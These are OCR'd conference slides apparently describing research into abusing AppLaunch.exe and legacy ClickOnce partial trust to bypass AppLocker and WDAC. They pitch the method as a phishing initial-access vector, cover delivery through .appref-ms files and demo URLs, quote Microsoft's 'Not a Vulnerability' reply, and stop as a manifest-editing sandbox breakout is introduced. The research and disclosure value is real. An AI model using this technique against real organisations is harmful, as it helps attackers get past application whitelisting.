TRUST LAUNCHER, UNTRUSTED CODE: ABUSING APPLAUNCH TO BYPASS APPLOCKER AND WDAC

Nathan Sawyer

GOAL:


- Forced to do research for a school
- Decided to try to find a new Living off the Land Binaries (LOLBIN/LOLBAS)
- Bypass Applocker/WDAC
- Attack Corporations!
- First offensive research in partial vs full trust in clickonce!

CURRENT INITIAL ACCESS IS SAD

- Word Macros were killed centuries ago
- OLE in documents is also dead
- .msc is dead
- .url initial access is dead
- MOTW is applied everywhere now
- Not many useable LOLBAS binaries
- Not everyone has signed certs! We need to only used signed binaries!
- DLL sideloading is cheating!!!

LIVING OFF THE LAND BINARIES

- Applocker and Windows Defender Application Control (WDAC) whitelist Windows Binaries
- Enforce a rule that only these binaries can run on a computer
- Bypasses force a signed binary to execute unsigned code
- No code signing certificate or DLL sideloading!
- This bypass is special
- New initial access vector for phishing!



How to find a LOLBin?

- List out all binaries
- Dir /s c:\windows*.exe > allEXE.txt


- Try one by one

#LOLBins - Nothing to LOL about!

Oddvar Moe

APPLAUNCH.EXE


- No abuse before
- Intriguing name, lets research
- Thanks for the great docs!




“AppLaunch is a small shim tool who's entire purpose in life is to turn around and invoke a ClickOnce application. The trick here is that it doesn't invoke the application by executing its .exe. Rather, it acts as a simple CLR [common language runtime] host, and uses the hosting APIs [application program interface] to transfer control to the application's Main method."


WHAT IS CLICKONCE?

- Simple application deployment tool
- Self-updating tool
- Two click setup: open, then install







HOW TO LAUNCH CLICKONCE



- Within edge you will receive the prompt here ->
- The .application can be downloaded directly and launched as well
- Chrome requires you download and run the .application
- Firefox gives you this ->




- Different ways of launching clickonce prompt. Check whitepaper
- Download throw sending an .appref-ms file!
- UTF16LE file detailed more with: Appref-ms Abuse for Code Execution & C2 Blackhat talk by William Burke
- No firefox launch, will launch in chrome with a separate warning ->



nathan2.com/files/settingspub/settings.appref-ms

PARTIAL VS FULL TRUST

- Applications in partial trust launch with AppLaunch – but in a sandbox
- Patrial trust is an obscure disabled by default setting in an old version of .net
- AppLaunch is a shim that runs applications, and has never been abused/known
- Normal ClickOnce deployment:




- In Partial trust, the signed AppLaunch.exe launches the application

PARTIAL VS FULL TRUST

- Paritial trust is part of CAS (Code Access Security), an attempt to containerize programs on the user domain
- ‘Deprecaited’ but still supported by default
- VERY limited permission set. By default:
  - Can only use approved managed libraries
  - Only C# code, no unsafe code or importing DLL’s
  - Can ping the server for updates
  - AppLaunch only launches in partial trust to enforce these sandbox rules.
  - Controls the entry point of the application
  - Many defenses to stop sandbox breakouts


LEGACY CLICKONCE

- Go to Security, Enable ClickOnce security settings
- Enables partial trust
- Not a default option, unnoticed
- All controlled by the developer!



DEMO

https://nathan2.com/files/clickonce/




HOW DID THIS GO UNNOTICED?

- By default, nothing except or XBAP (XMAL browser applications) run in partial trust
  - XBAP's were last supported by internet explorer
- Nothing defaults to partial trust
- The only useful information about AppLaunch was taken offline in 2016 and is only available through wayback machine

SHORTCOMINGS

- AppLaunch is only launched from partial trust
- Microsoft claimed these findings are intended features (whatever bro)



MSRC Dec 2, 2025, 1:01 AM

Hello Nathan,

Thank you again for submitting this report to the Microsoft Security Response Center (MSRC).

Our investigation has shown that Mark-of-The-Web(MOTW) is not applied to ClickOnce applications as per current design. Therefore, this is concluded Not a Vulnerability and does not meet Microsoft's bar for servicing.

For more information on our security vulnerability servicing criteria please refer to the following resources:

- Online Services Vulnerability Researcher: https://www/microsoft.com/msrc/olsbugbar
- Windows Vulnerability Research: https://www.microsoft.com/msrc/windows-security-servicing-criteria
- AI Research: https://www.microsoft.com/en-us/msrc/aibugbar
- Bounty information and current programs: https://www.microsoft.com/en-us/msrc/bounty
- MSRC Researcher Resource Center: https://www.microsoft.com/en-us/msrc-msrc-researcher-resource-center

- P.S 2/5 links are broken. Nice.

PAUSE: WHAT WE KNOW

- AppLaunch (in partial trust) can launch ClickOnce applications
- This launch bypasses commonplace security controls
- Full trust does not include these security controls
- The code we currently run is heavily sandboxed
- James Foreshaw had a bunch of breakouts! All since patched
- No loading of unsafe methods (deserialization)
- Let’s breakout!

BAD SECURITY MODEL

- My sandbox breakout doesn’t depend on an exploit
- I found a logic bug due to bad security design
- Unlikely to be patched, useful to add to toolkit
- Submitted 7 months ago, no patch
- Let’s understand how ClickOnce applications are signed and deployed

APPLICATION MANIFEST BREAKDOWN

- Files that appear when publishing
- Mage.exe tool signs these files by default
- Everything is signed with your pfx
- Chain of trust. Each file holds the hash of the last
- The .exe.manifest file holds the permissions that the clickonce application runs with
- So let's edit it!

